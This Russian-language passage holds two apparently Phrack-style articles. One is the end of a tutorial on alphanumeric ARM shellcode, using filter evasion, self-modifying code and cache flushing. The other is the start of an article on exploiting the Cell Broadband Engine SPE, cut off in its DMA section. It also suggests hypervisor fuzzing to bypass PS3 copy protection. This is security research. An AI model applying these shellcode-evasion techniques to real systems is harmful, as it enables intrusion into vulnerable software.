 - 2.7 Кеш инструкций
 - 2.8 Переход в режим Thumb
- 3. Заключение
- 4. Благодарности
- 5. Ссылки
- A. Приложение: Шеллкод

0. Введение

С внезапным распространением мобильных устройств процессор ARM стал одним из самых распространённых ядер CPU в мире. ARM-процессоры обеспечивают хороший баланс между потреблением энергии и вычислительной мощностью, что делает их отличными кандидатами для мобильных и встраиваемых устройств.

Как и ПК, нативные ARM-приложения подвержены таким атакам как переполнение буфера. Типичным препятствием для авторов эксплойтов является то, что шеллкод должен пройти один или несколько методов фильтрации перед достижением уязвимого буфера. Например, регулярное выражение `[a-zA-Z0-9]` проверяет, что ввод содержит только буквенно-цифровые символы.

В образовательных целях мы описываем, как писать буквенно-цифровой шеллкод для ARM. Написание буквенно-цифрового шеллкода не считалось легко выполнимым на RISC-архитектурах с 4-байтными инструкциями.

1. Архитектура ARM

1.0 Процессор ARM

Архитектура ARM — 32-битная RISC-архитектура с 16 регистрами общего назначения. Каждая инструкция имеет длину 4 байта — нужно убедиться, что все 4 байта буквенно-цифровые.

Регистры:

- R0-R12: регистры общего назначения
- R13 (SP): указатель стека
- R14 (LR): регистр ссылки (адрес возврата)
- R15 (PC): счётчик программ (текущий адрес + 8 в режиме ARM)

1.1 Сопроцессоры

ARM поддерживает до 16 сопроцессоров для нестандартных вычислений (управление памятью, операции с плавающей точкой, отладка, медиа, криптография). Если процессор встречает инструкцию, которую не может обработать — она отправляется на шину сопроцессора.

1.2 Режимы адресации

Для операций обработки данных (shifter_operand):

- #immediate — 8-битное непосредственное значение
- `` — регистр (биты 6 и 5 = 0, не буквенно-цифровое)
- , LSL # — не буквенно-цифровое
- , LSR — биты 5 и 4 = 1, **буквенно-цифровое** (Rm < R10)
- , ASR # — **буквенно-цифровое** (Rm ≠ R0)
- , ASR — **буквенно-цифровое**
- , ROR # — **буквенно-цифровое**
- , ROR — **буквенно-цифровое** (Rm < R11)
- , RRX — **буквенно-цифровое**

Для загрузки/записи только режим декремента (DA/DB) может быть представлен буквенно-цифровым образом.

1.3 Условное выполнение

ARM поддерживает условное выполнение инструкций. Код условия кодируется в старших битах первого байта инструкции. Только коды от 0011 до 0110 можно использовать в буквенно-цифровом шеллкоде:

- 0011: CC/LO
- 0100: MI
- 0101: **PL** (положительное или ноль)
- 0110: VS

Мы используем **PL** и **MI** как взаимоисключающие коды условий — добавляя каждую инструкцию дважды с суффиксами PL и MI, гарантируем её выполнение.

1.4 Примеры инструкций

Инструкции обработки данных (с регистром):

```
31 28 27 26 25 24 21 20 19 16 15 12 11          7 6   5 4 3 0
+-----+-----+-----+-----+-----+-----+-----+-----+
|cond| 0| 0| 0|opcode| S|  Rn |  Rd |shift amount|shift|0| Rm|
```

Пример: `SUBPL r6, pc, r5, ror #2`

1.5 Набор инструкций Thumb

В режиме Thumb процессор использует 16-битные инструкции. Это вдвое упрощает удовлетворение буквенно-цифровых ограничений. Переход в Thumb осуществляется через инструкцию BX, устанавливающую T-бит CPSR.

2. Буквенно-цифровой шеллкод

2.0 Буквенно-цифровые битовые шаблоны

Буквенно-цифровая инструкция — инструкция, в которой каждый из четырёх байт является буквой верхнего или нижнего регистра или цифрой. Ограничения:

- Бит 7 должен быть 0
- Бит 6 или 5 должен быть 1
- Если бит 5 установлен, но не бит 6 — бит 4 тоже должен быть установлен

2.2 Условное выполнение

Поскольку AL (всегда) не может использоваться в буквенно-цифровом шеллкоде, все инструкции ARM должны выполняться условно. Добавляем каждую инструкцию дважды:

```
SUBPL r3, pc, #48
SUBMI r3, pc, #48
```

2.3 Список доступных инструкций

После отбора из 147 инструкций ARMv6 остаётся 13 буквенно-цифровых: EOR, LDM(1), LDM(2), LDR, LDRB, LDRBT, LDRT, RSB, STM, STRB, STRBT, SUB, SWI.

Сгруппированные по функциональности:

- **EOR**: исключающее ИЛИ
- **LDM**: загрузка нескольких регистров
- **LDR**: загрузка значения из памяти
- **STM**: сохранение нескольких регистров
- **STR**: сохранение регистра в память
- **SUB/RSB**: вычитание
- **SWI**: программное прерывание (системный вызов)

2.4 Получение известного значения в регистре

Проблема: мы не знаем значения регистров при старте шеллкода. MOV недоступна (не буквенно-цифровая). Решение — использовать LDR:

```
SUB    r3, pc, #48
LDRB   r3, [r3, #-48]
```

PC всегда указывает на наш шеллкод. Копируем PC в R3, вычитая 48. Затем загружаем известный байт из самого шеллкода в R3.

2.5 Запись в R0-R2

Регистры R0-R2 нельзя использовать как Rd в большинстве операций — это даёт байт, который не является буквенно-цифровым. Однако **LDM** кодирует список регистров в последних двух байтах инструкции. Если биты 0-2 установлены — R0-R2 будут записаны.

2.6 Самомодифицирующийся код

Оставшихся инструкций недостаточно для полезного шеллкода (нет ветвлений = нет циклов). Решение: вычислять и записывать нельзя-буквенно-цифровые инструкции в память, затем выполнять их.

Пример: вместо `mov r0, #0` (0xe3a00000, содержит нулевые байты):

```
ldrh    r1, [pc, #6]
eor     r1, #384
strh    r1, [pc, #-2]
.byte 0xe3, 0xa0, 0x80, 0x01
```

2.7 Кеш инструкций

ARM-процессоры имеют кеш инструкций, что усложняет написание самомодифицирующегося кода. В отличие от Intel, ARM не требует совместимости с самомодифицирующимся кодом.

Решение: использовать инструкцию **SWI** для системного вызова сброса кеша инструкций (Linux: 0x9F0002). SWI — единственная буквенно-цифровая инструкция с непосредственным значением.

В не-буквенно-цифровом коде:

```
mov     r0, #0
mov     r1, #-1
mov     r2, #0
swi     0x9F0002
```

2.8 Переход в режим Thumb

```
sub     r6, pc, #-1
bx     r6
```

BX не является буквенно-цифровой, поэтому нужно записать её через самомодифицирующийся код перед сбросом кеша.

Список доступных инструкций Thumb (буквенно-цифровых):

ADC, ADD, ASR, BX, CMP, LDR, MOV, MUL, NEG, ORR, STR, SUB, TST — намного больше, чем в режиме ARM!

3. Заключение

Написание буквенно-цифрового шеллкода для ARM-RISC-архитектуры сложнее, чем для x86, из-за фиксированной 4-байтной длины инструкций. Однако использование самомодифицирующегося кода и режима Thumb позволяет написать функциональный шеллкод.

Для перехода в режим Thumb (более удобный) требуется использование не-буквенно-цифровой инструкции BX, что означает применение саомодифицирующегося кода для её записи перед выполнением.

5. Ссылки

- ARM Architecture Reference Manual
- "Making UNIX Secure", BYTE Magazine, April 1986

A. Приложение: Шеллкод

Полный код шеллкода доступен в оригинале статьи.

Взлом архитектуры Cell Broadband Engine: эксплуатация программных уязвимостей SPE

Автор: BSDaemon

Контакт: ``

«Существует два способа создания программного обеспечения.

Первый — сделать его настолько простым, что в нём очевидно нет недостатков.

Второй — сделать его настолько сложным, что в нём нет очевидных недостатков.»

— С.А.Р. Хоаре

Содержание

- 1 - Введение
 - 1.1 - Структура статьи
- 2 - Архитектура Cell Broadband Engine
 - 2.1 - Что такое Cell
 - 2.2 - История Cell
 - 2.2.1 - Решаемые проблемы
 - 2.2.2 - Базовая концепция проектирования
 - 2.2.3 - Компоненты архитектуры
 - 2.2.4 - Компоненты процессора
 - 2.3 - Отладка Cell
 - 2.3.1 - Linux на Cell
 - 2.3.2 - Расширения Linux
 - 2.3.2.1 - Пользовательский режим
 - 2.3.2.2 - Режим ядра
 - 2.3.3 - Отладка SPE
 - 2.4 - Разработка программного обеспечения для Linux на Cell
 - 2.4.1 - PPE/SPE hello world
 - 2.4.2 - Вызовы стандартной библиотеки из SPE
 - 2.4.3 - Механизмы взаимодействия
 - 2.4.4 - Команды управления потоком памяти (MFC)
 - 2.4.5 - Команды прямого доступа к памяти (DMA)
 - 2.4.5.1 - Команды Get/Put
 - 2.4.5.2 - Ресурсы
 - 2.4.5.3 - Взаимодействие SPE ↔ SPE
- 3 - Эксплуатация программных уязвимостей в Cell SPE
 - 3.1 - Переполнения памяти
 - 3.1.1 - Структура памяти SPE
 - 3.1.2 - Основы ассемблера SPE
 - 3.1.2.1 - Регистры
 - 3.1.2.2 - Режим адресации локального хранилища
 - 3.1.2.3 - Внешние устройства
 - 3.1.2.4 - Набор инструкций
 - 3.1.3 - Эксплуатация программных уязвимостей в SPE
 - 3.1.3.1 - Избавление от нулевых байтов
 - 3.1.4 - Поиск программных уязвимостей в SPE
- 4 - Перспективы и другие применения
- 5 - Благодарности
- 6 - Литература
- 7 - Примечания к окружению SDK/симулятора
- 8 - Исходные коды

1 - Введение

Эта статья целиком посвящена архитектуре Cell Broadband Engine [1] — новому аппаратному обеспечению, созданному в результате совместного проекта компаний Sony [2], Toshiba [3] и IBM [4].

В ней подробно рассматриваются детали архитектуры и особенности разработки под данную платформу.

Главное отличие этой статьи от других материалов по данной теме — акцент на эксплуатации архитектурных особенностей, а не на использовании мощных ресурсов процессора для взлома кода [5], и, конечно же, фокус именно на отличительных чертах архитектуры, то есть на SPU (Synergistic Processor Unit), а не на ядре (PPU — Power Processor Unit) [6]. Дело в том, что ядро представляет собой слегка модифицированный процессор Power (а значит, все шеллкоды для Linux на Power будут работать и на ядре, и различия лишь в том, где размещается код).

Важно отметить: всё, что касается Cell, ориентировано на аппаратное обеспечение PlayStation 3 — доступное и широко распространённое, однако существуют и серьёзные машины на базе этого процессора [7], включая №1 в списке суперкомпьютеров [8].

1.1 - Структура статьи

Цель этой работы — собрать воедино всю необходимую для исследования безопасности информацию об архитектуре Cell, сосредоточившись на эксплуатации программных уязвимостей.

Статья разделена на две ключевые части:

Глава 2 полностью посвящена архитектуре Cell и разработке для неё. Она содержит многочисленные примеры и объясняет изменения, внесённые в Linux, чтобы полностью раскрыть потенциал этой архитектуры. Кроме того, здесь формируются знания, необходимые для дальнейшего изучения эксплуатации программных уязвимостей. Глава 3 сфокусирована на эксплуатации процессора SPU: показана простая структура его памяти и описан способ написания шеллкода для перехвата управления приложением, выполняемым внутри SPU.

2 - Архитектура Cell Broadband Engine

Из материалов IBM Research [9]: «Архитектура Cell выросла из задачи, поставленной Sony и Toshiba, — обеспечить энергоэффективную и экономически целесообразную высокопроизводительную обработку данных для широкого спектра приложений, включая самые требовательные потребительские устройства: игровые консоли. Cell — также известная как Cell Broadband Engine Architecture (CBEA) — является инновационным решением, разработанным на основе анализа широкого круга задач в

области криптографии, графических преобразований и освещения, физики, быстрых преобразований Фурье (FFT), матричных операций и научных вычислений. Команда IBM Research в сотрудничестве с подразделениями IBM Systems Technology Group, Sony и Toshiba возглавила разработку новой архитектуры, представляющей прорыв в производительности для потребительских приложений. IBM Research принимала участие во всех этапах разработки архитектуры, её реализации и программного обеспечения, обеспечивая своевременное и эффективное применение новаторских идей и технологий в продукте, решающем реальные задачи.»

Трудно не испытать воодушевления. Такая «мощная» и разносторонняя архитектура, принципиально отличающаяся от привычного, — удивительный объект для исследования программных уязвимостей. А поскольку предполагается её широкое распространение, в ближайшем будущем появится бесчисленное множество новых уязвимостей. Именно их я хотел эксплуатировать.

2.1 - Что такое Cell

Как уже должно быть понятно читателю, речь здесь идёт не о телефонах. Cell — это новая архитектура, созданная для решения ряда актуальных проблем компьютерной индустрии.

Она совместима с хорошо известной архитектурой Power, сохраняет большинство её преимуществ и устраняет большинство её недостатков (если не терпится узнать, каких именно, — обратитесь к разделу 2.2.1).

2.2 - История Cell

Цель этого раздела — лишь дать читателю временную перспективу, без углублённого изложения деталей.

Архитектура родилась в результате совместного проекта IBM, Sony и Toshiba, основанного в 2000 году.

В марте 2001 года в Остине (Техас, США) был открыт центр проектирования.

Весной 2004 года заработал одиночный Cell BE, а летом того же года вышла двухпроцессорная SMP-версия.

Первые технические сведения были опубликованы в феврале 2005 года; симулятор [10] и SDK с открытым исходным кодом [11] появились в ноябре того же года. Тогда же компания Mercury начала продавать машины на базе Cell.

В феврале 2006 года IBM анонсировала Cell Blades. В июле того же года вышел SDK 1.1 со значительными улучшениями. Последняя версия — 3.1.

2.2.1 - Решаемые проблемы

Компьютерные технологии развивались на протяжении многих лет, постоянно наталкиваясь на определённые барьеры и стараясь их преодолеть.

Эти барьеры физически невозможно обойти — именно поэтому частота процессоров перестала расти и акцент сместился на многоядерные архитектуры.

В целом существуют три главные «стены» на пути к ускорению:

- **Стена мощности (Power wall)** — связана с ограничениями технологии CMOS и жёстким порогом допустимой мощности системы.
- **Стена памяти (Memory wall)** — многочисленные попытки компенсировать задержку DRAM относительно тактовой частоты процессора.
- **Стена частоты (Frequency wall)** — убывающая отдача от более глубоких конвейеров.

Чтобы новая архитектура работала и получила широкое распространение, было также важно сохранить инвестиции в разработку программного обеспечения.

Cell решает эту задачу, обеспечивая совместимость с 64-битной архитектурой Power, и атакует «стены» следующим образом:

- Неоднородный когерентный мультипроцессор с высокой тактовой частотой при низком рабочем напряжении и развитым управлением питанием атакует «стену мощности».
- Потокосовая DMA-архитектура и трёхуровневая модель памяти (основное хранилище, локальное хранилище и регистровые файлы) атакуют «стену памяти».
- Неоднородный когерентный мультипроцессор, высокооптимизированная реализация и большие общие регистровые файлы с программно управляемым ветвлением для обеспечения более глубоких конвейеров атакуют «стену частоты».

Архитектура разрабатывалась с поддержкой любых ОС — как операционных систем реального времени, так и систем без реального времени.

2.2.2 - Базовая концепция проектирования

Основа Cell — асимметричная многоядерная архитектура. Она обеспечивает высокую производительность, однако для полного раскрытия потенциала требует специально разработанных приложений.

Понимая это, становится очевидным: необходимо хорошо разобраться в новом компоненте — SPU (Synergistic Processor Unit) или SPE (Synergistic Processor Element). Различия между SPU и SPE рассматриваются в следующем разделе.

2.2.3 - Компоненты архитектуры

В Cell имеется основной процессор — Power Processor Element (PPE), управляющий задачами, — и синергетические процессорные элементы (SPE) для высоконагрузочной обработки данных.

SPE состоит из синергетического процессорного блока (SPU) — собственно процессора — и контроллера управления потоком памяти (MFC), отвечающего за перемещение данных и синхронизацию, а также за интерфейс с высокоскоростной шиной межэлементного взаимодействия (EIB).

Взаимодействие с EIB осуществляется со скоростью 16 байт/такт; каждый SPU

подключён к шине с такой пропускной способностью, а сама шина поддерживает 96 байт/такт.

Архитектурная схема компонентов приведена в файле `images/architecture-components.jpg` в прилагаемом архиве.

2.2.4 - Компоненты процессора

Как уже было сказано, Power Processor Element (PPE) — основной процессор, управляющий планированием задач. Это универсальный 64-битный RISC-процессор (архитектура Power).

Он поддерживает двухпоточную аппаратную многопоточность, кэши L1: 32 КБ (инструкции и данные) и L2: 512 КБ.

Поддерживаются операции реального времени: блокировка L2-кэша и TLB (а также аппаратное и программное управление TLB), резервирование полосы пропускания и ресурсов, а также опосредованная обработка прерываний.

PPE также подключён к EIB через канал 16 байт/такт (см. `processor-components.jpg`).

Сама шина EIB поддерживает четыре кольца данных по 16 байт с одновременными передачами в каждом кольце (подробнее — ниже).

Шина поддерживает более 100 одновременных транзакций, обеспечивая на каждом порте данных более 25,6 Гбайт/с в каждом направлении.

Синергетический процессорный элемент — простая RISC-архитектура пользовательского режима с поддержкой двойного выпуска инструкций в стиле VMX, графической арифметики SP-float и IEEE DP-float.

Важно, что SPE имеет выделенные ресурсы: унифицированный регистровый файл 128 × 128 бит и 256 КБ локального хранилища. Каждый SPE оснащён собственным DMA-движком с поддержкой 16 запросов.

Управление памятью в этой архитектуре упрощено: локальное хранилище SPE отображается в системную память PPE (см. `processor-components2.jpg`).

MFC в SPE выполняет роль MMU, управляя доступом SPE к DMA, совместим с виртуальной моделью памяти PowerPC и управляется программно через PPE MMIO.

DMA-доступ поддерживает передачи объёмом 1, 2, 4, 8 и $n \times 16$ байт (n — целое число), максимум 16 КБ на одну DMA-передачу. Используются две отдельные очереди DMA-команд: Proху и SPU (подробнее — далее).

EIB также подключён к широкополосному интерфейсному контроллеру (BIC), задача которого — обеспечить внешнее подключение устройств. Он поддерживает два настраиваемых интерфейса (60 Гбайт/с) с настраиваемым числом байт, когерентный (BIF) и/или ввода-вывода (IOIFx) протоколы, два виртуальных канала на интерфейс и множество системных конфигураций.

Контроллер интерфейса памяти (MIC) также подключён к EIB и представляет собой двойной контроллер XDR (25,6 Гбайт/с) с поддержкой ECC и Suspended DRAM (см. `processor-components3.jpg`).

Ещё два компонента: внутренний контроллер прерываний (IIC) и транслятор адресов шины ввода-вывода (IOT) (см. `processor-components4.jpg`).

IIC обрабатывает прерывания SPE, а также внешние прерывания и прерывания от когерентного межсоединения, IOIF0 и IOIF1. Он также управляет уровнями приоритетов прерываний и портами генерации прерываний для IPI. IIC продублирован для каждого аппаратного потока PPE.

IOT транслирует адреса шины в реальные системные адреса, поддерживая двухуровневую трансляцию:

- сегменты ввода-вывода (256 МБ)
- страницы ввода-вывода (4K, 64K, 1M, 16M байт)

Интересная возможность — идентификатор устройства ввода-вывода на страницу для использования в LPAR (блейд-серверах), а также кэши IOST/IOPT, управляемые программно и аппаратно.

2.3 - Отладка Cell

Поскольку шина представляет собой высокоскоростную схему, отлаживать архитектуру и наблюдать за происходящим крайне сложно.

Для этого, а также чтобы упростить разработку программного обеспечения для Cell, IBM Research создала симулятор Cell [10], в котором можно запустить Linux и установить комплект разработчика [11].

Бразильская команда IBM Linux Technology Center разработала плагин для Eclipse в качестве IDE для отладчика и SDK. Собранная вместе инструментальная цепочка позволяет установить её на машину с Linux и работать через графические интерфейсы симулятора и SDK. Отладочный интерфейс через эти фронтенды значительно удобнее. При этом важно понимать, что это лишь оболочки над стандартными, хорошо известными инструментами Linux с расширенной поддержкой процессора Cell (GDB и GCC).

2.3.1 - Linux на Cell

Linux на Cell — это ветка с открытым исходным кодом в репозитории ядра PowerPC 64.

Она появилась в версии 2.6.15 и продолжает развиваться, приобретая множество новых возможностей, в том числе улучшения планировщика для SPU (теперь поддерживается вытесняющая многозадачность; мой хороший друг Andre Detsch, рецензировавший эту статью, был одним из ключевых участников создания стабильного кода в этой области).

В Linux была добавлена гетерогенная модель LWP/потокa с новой моделью потоков SPE (весьма похожей на библиотеку pthreads, как мы увидим далее). Она поддерживает прямой и косвенный доступ к SPE из пользовательского пространства, полностью вытесняемое управление контекстом SPE, для чего был создан `spe_ptrace()` с поддержкой в GDB, а также `spe_schedule()` для привязки потоков к физическим SPE (более не FIFO — выполнять до завершения).

Следует отметить: SPE-потоки разделяют адресное пространство с родительским процессом PPE (через DMA), поддерживается подкачка страниц по требованию для

доступа к SPE и общая аппаратная таблица страниц с PPE.

Деталь реализации: для каждого SPE выделяется прокси-поток PPE, обеспечивающий единое пространство имён для PPE и SPE и оказывающий помощь в обслуживании вызовов библиотек C99 и POSIX, инициированных SPE.

Все события, обработка ошибок и сигналов для SPE выполняются родительским потоком PPE.

ELF-объекты для SPE упаковываются в PPE-объекты с расширенным компоновщиком GLD.

2.3.2 - Расширения Linux

Здесь я постараюсь привести некоторые подробности о работе Linux на аппаратном обеспечении Cell. Базовым оборудованием для данного описания является PlayStation 3, в которой установлено 8 SPU, однако один из них зарезервирован для обеспечения избыточности, а другой используется гипервизором для работы пользовательской ОС (в данном случае — Linux).

Все приводимые подробности актуальны для любого Linux на Cell; мы будем двигаться сверху вниз.

2.3.2.1 - Пользовательский режим

Cell поддерживает 32- и 64-битные приложения Power, а также 32- и 64-битные рабочие нагрузки Cell. Существуют различные режимы программирования: RPC, подсистемы устройств, прямой/косвенный доступ.

Как уже говорилось, поддерживаются гетерогенные потоки: одиночный SPU, группы SPU, поддержка общей памяти.

Работа ведётся поверх библиотеки управления SPE (32- и 64-битной). Эта библиотека взаимодействует с файловой системой SPUFS (`/spu/thread#`) следующим образом:

- Открытие, закрытие, чтение, запись файлов:
- `mem` — доступ к локальному хранилищу
- `regs` — доступ к 128 регистрам по 128 бит каждый
- `mbox` — почтовый ящик SPE → PPE
- `lbox` — почтовый ящик прерываний SPE → PPE
- `xbox_stat` — получение статуса почтового ящика
- `signal1` — доступ к уведомлению сигнала
- `signal2` — доступ к уведомлению сигнала
- `signalx_type` — тип сигнала
- `npc` — чтение/запись следующего счётчика программы SPE (для отладки)
- `fpcr` — регистр управления/статуса плавающей точки SPE
- `decr` — декрементор SPE
- `decr_status` — статус декрементора SPE
- `spu_tag_mask` — доступ к маске запроса тега
- `event_mask` — доступ к маске событий SPE
- `srr0` — доступ к регистру восстановления состояния SPE 0

- Открытие, закрытие, mmap файлов:
- mem — доступ к состоянию программы в локальном хранилище
- signal1 — прямой доступ приложения к сигналу 1
- signal2 — прямой доступ приложения к сигналу 2
- cntl — прямой доступ приложения к управлению SPE, очередям DMA и почтовым ящикам

Библиотека также предоставляет системные вызовы управления задачами SPE (для взаимодействия с системными вызовами SPE, реализованными в режиме ядра):

- sys_spu_create_thread — выделяет задачу/контекст SPE и создаёт каталог в SPUFS
- sys_spu_run — активирует задачу/контекст SPU на физическом SPE и блокируется в ядре в качестве прокси-потока для обработки упомянутых событий

Ряд функций библиотеки предназначен для управления задачами SPE: создание группы SPE, создание потока, get/set affinity, get/set context, получение событий, получение группы, получение LS, получение области PS, получение потоков, get/set приоритет, получение политики, установка настроек группы по умолчанию, максимум группы, kill/wait, открытие/закрытие образа, запись сигнала, чтение входного ящика (in_mbox), запись выходного ящика (out_mbox), чтение статуса ящика.

Помимо стандартных интерпретаторов 32- и 64-битных ELF-файлов PowerPC, предоставляется загрузчик объектов SPE, отвечающий за понимание описанного выше расширения обычных объектных файлов и за инициализацию загрузки потоков SPE.

Ниже находятся glibc и другие библиотеки GNU, поддерживающие как 32-, так и 64-битные варианты.

2.3.2.2 - Режим ядра

Следующий уровень — стандартный интерфейс системных вызовов, где расположены инфраструктура управления SPU (через специальные файлы в spufs) и модификации интерфейса ehес* для 64-битного ядра.

Эта модификация реализована через специальный формат двоичного файла — расширение загрузчика объектов SPU.

Разумеется, существуют и другие расширения ядра: файловая система SPUFS, обеспечивающая интерфейс управления, выделение, планирование и диспетчеризацию SPU.

Также имеется код, специфичный для архитектуры Cell BE: поддержка больших страниц, обработка событий и сбоев SPE, IIC и IOMMU.

Всем управляет гипервизор: Linux является так называемой пользовательской ОС при запуске на PlayStation 3 (гипервизор отвечает за защиту «секретного ключа» оборудования, и знание принципов эксплуатации уязвимостей SPU в сочетании с фаззингом гипервизора может дать информацию, необходимую для обхода системы защиты от копирования игр).

2.3.3 - Отладка SPE

SDK для Linux на Cell предоставляет хорошие средства для отладки и понимания происходящего.

Важно знать переменные окружения, управляющие поведением системы.

Например, при установке `SPU_INFO` библиотека времени выполнения SPE будет выводить сообщения при загрузке ELF-исполняемого файла SPE (см. выше):

```
----- begin output -----
# export SPU_INFO=1
# ./test
Loading SPE program: ./test
SPU LS Entry Addr  : XXX
----- end   output -----
```

Она также будет выводить сообщения перед запуском нового SPE-потока:

```
----- begin output -----
Starting SPE thread 0x..., to attach debugger use: spu-gdb -p XXX
----- end   output -----
```

Планируя использовать `spu-gdb` для отладки потока SPU, важно помнить о переменной окружения `SPU_DEBUG_START`, которая включает всё, предоставляемое `SPU_INFO`, и останавливает поток до подключения отладчика или получения сигнала.

Поскольку каждый регистр SPU может хранить несколько значений с фиксированной (или плавающей) точкой разных размеров, в GDB предусмотрена структура данных, доступная в разных форматах. Указав поле в этой структуре, можно обновлять значение с использованием разных размеров:

```
----- begin output -----
(gdb) ptype $r70
type = union __gdb_builtin_type_vec128 {
    int128_t uint128;
    float v4_float[4];
    int32_t v4_int32[4];
    int16_t v8_int16[8];
    int8_t v16_int8[16];
}

(gdb) p $r70.uint128
$1 = 0x00018ff000018ff000018ff000018ff0
(gdb) set $r70.v4_int[2]=0xdeadbeef
(gdb) p $r70.uint128
$2 = 0x00018ff000018ff0deadbeef00018ff0
----- end   output -----
```

Для лучшего понимания момента начала выполнения SPU-кода в GDB также есть полезная опция:

```
----- begin output -----
(gdb) set spu stop-on-load
(gdb) run
...
(gdb) info registers
----- end   output -----
```

Ещё одна важная информация для отладки кода — знание внутренних размеров и готовность к перекрытиям. Полезные данные можно получить с помощью следующего фрагмента внутри программы SPU (внимание: освобождение выделенной памяти не выполняется):

```
extern int _etext;
extern int _edata;
extern int _end;
```



```

void meminfo(void)
{
    printf("\n&_etext: %p", &_etext);
    printf("\n&_edata: %p", &_edata);
    printf("\n&_end: %p", &_end);
    printf("\nsbrk(0): %p", sbrk(0));
    printf("\nmalloc(1024): %p", malloc(1024));
    printf("\nsbrk(0): %p", sbrk(0));
}

```

И конечно, можно поиграть с аргументами GCC и LD для получения расширенной отладочной информации:

```

# vi Makefile
CFLAGS += -g
LDFLAGS += -Wl,-Map,map_filename.map

```

2.4 - Разработка программного обеспечения для Linux на Cell

В этой главе я познакомлю читателя с внутренними механизмами разработки для Cell, дав базовые знания, необходимые для понимания последующих глав.

2.4.1 - PPE/SPE hello world

Каждая программа для Cell, использующая SPE, должна содержать как минимум два исходных файла: один для PPE и один для SPE.

Ниже приведён простой код для выполнения на SPE (он также есть в прилагаемом tar-файле):

```

#include <stdio.h>

int main(unsigned long long speid, unsigned long long argp, unsigned long long envp)
{
    printf("\nHello World!\n");
    return 0;
}

```

Makefile для этого кода выглядит так:

```

PROGRAM_spu      = hello_spu
LIBRARY_embed    = hello_spu.a
IMPORTS          = $(SDKLIB_spu)/libc.a
include          ({$TOP)/make.footer

```

Конечно, выглядит как обычный код. PPE, как уже объяснялось, отвечает за создание нового потока и его размещение на SPE:

```

#include <stdio.h>
#include <libspe.h>

extern spe_program_handle_t hello_spu;

int main(void)
{
    int speid, status;

    speid=spe_create_thread(0, &hello_spu, NULL, NULL, -1, 0);
    spe_wait(speid, &status, 1);
    return 0;
}

```

С таким Makefile:

```
DIRS      = spu
PROGRAM_ppu = hello_ppu
IMPORTS    = ../spu/hello_spu.a -lspe
include $(TOP)/make.footer
```

Читатель заметит, что значение `speid` в программе PPE совпадает со значением `speid` в функции `main` SPE.

Кроме того, аргументы, переданные в `spe_create_thread()`, — это именно то, что программа SPE получает при запуске (`argp` и `envp` равны `NULL` в нашем примере).

Важно помнить: при компиляции этой программы в каталоге `spu` появится двоичный файл `hello_spu`, а в корневом каталоге примера — файл `hello_ppu`, который **содержит** встроенный `hello_spu`.

2.4.2 - Вызовы стандартной библиотеки из SPE

Когда программе SPE нужно использовать вызов стандартной библиотеки — например `printf` или `exit` — она должна обратиться обратно к главному потоку PPE.

Для этого используется простая инструкция ассемблера «stop and signal» со стандартизированным значением аргумента (важно помнить об этом при написании шеллкодов для SPE).

Это значение возвращается из вызова `ioctl`, и пользовательский поток должен на него отреагировать: скопировать аргументы из локального хранилища SPE, выполнить вызов библиотеки, а затем снова вызвать `ioctl`.

Инструкция согласно документации:

«stop u14 — Остановка и сигнал. Выполнение прерывается, текущий адрес записывается в регистр NPC SPU, значение u14 записывается в регистр статуса SPU, и PPU направляется прерывание.»

Ниже — дизассемблированный вывод программы `hello_spu`:

```
----- begin output -----
# spu-gdb ./hello_spu
GNU gdb 6.3
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "--host=powerpc64-unknown-linux-gnu --target=spu"...
(gdb) disassemble main
Dump of assembler code for function main:
0x00000170 <main+0>:   ila      $3,0x340 <.rodata>
0x00000174 <main+4>:   stqd     $0,16($1)
0x00000178 <main+8>:   nop      $127
0x0000017c <main+12>:  stqd     $1,-32($1)
0x00000180 <main+16>:  ai       $1,$1,-32
0x00000184 <main+20>:  brsl     $0,0x1a0 <puts> # 1a0
0x00000188 <main+24>:  ai       $1,$1,32      # 20
0x0000018c <main+28>:  fsmbi    $3,0
0x00000190 <main+32>:  lqd      $0,16($1)
0x00000194 <main+36>:  bi       $0
0x00000198 <main+40>:  stop
0x0000019c <main+44>:  stop
End of assembler dump.
(gdb)
----- end output -----
```

2.4.3 - Механизмы взаимодействия

Архитектура предлагает три основных механизма взаимодействия:

- **DMA** — используется для перемещения данных и инструкций между основным хранилищем и локальным хранилищем. SPE полагаются на асинхронные DMA-передачи, чтобы скрыть задержку памяти и накладные расходы на передачу, перемещая данные параллельно с вычислениями SPU.
- **Почтовые ящики (Mailbox)** — используются для управляющих взаимодействий между SPE и PPE или другими устройствами. Почтовые ящики передают 32-битные сообщения. Каждый SPE имеет два почтовых ящика для отправки сообщений и один для получения.
- **Сигнальные уведомления (Signal Notification)** — используются для управляющих взаимодействий со стороны PPE или других устройств. Сигнализация использует 32-битные регистры, которые можно настроить для режима «один отправитель — один получатель» или «много отправителей — один получатель».

Все три механизма управляются и реализуются MFC SPE, и их значимость определяется тем, каким образом уязвимая программа будет получать входные данные.

2.4.4 - Команды управления потоком памяти (MFC)

Это основной механизм для доступа SPE к основному хранилищу и поддержания синхронизации с другими процессорами и устройствами в системе.

Команды MFC могут выдаваться как самим SPE, так и процессором и другими устройствами:

- Код, выполняемый на SPU, выдаёт команду MFC, выполняя серию записей и/или чтений с использованием канальных инструкций.
- Код, выполняемый на PPU или любом другом устройстве, выдаёт команду MFC, выполняя серию сохранений и/или загрузок в регистры MMIO в MFC.

Команды MFC ставятся в очередь в одну из двух независимых очередей:

- **Очередь команд MFC SPU** — для команд, инициированных каналом соответствующего SPU.
- **Прокси-очередь команд MFC** — для команд, инициированных через MMIO от PPE или других устройств.

2.4.5 - Команды прямого доступа к памяти (DMA)

Команды MFC, выполняющие передачу данных, называются командами DMA. Направление передачи определяется с точки зрения SPE:

- В SPE (из основного хранилища в локальное) → `get`
- Из SPE (из локального хранилища в основное) → `put`

2.4.5.1 - Команды Get/Put

DMA get из основной памяти в локальное хранилище:

```
(void) mfc_get (volatile void *ls, uint64_t ea, uint32_t size,  
               uint32_t tag, uint32_t tid, uint32_t rid)
```

DMA put из локального хранилища в основную память:

```
(void) mfc_put (volatile void *ls, uint64_t ea, uint32_t size,  
               uint32_t tag, uint32_t tid, uint32_t rid)
```

Для гарантии синхронизации записей в основную память предусмотрены варианты:

- `mfc_putf`: буква `f` означает «fenced» (заграждённый) — все команды, выданные ранее в той же группе тегов, должны завершиться первыми; последующие могут быть выполнены раньше.
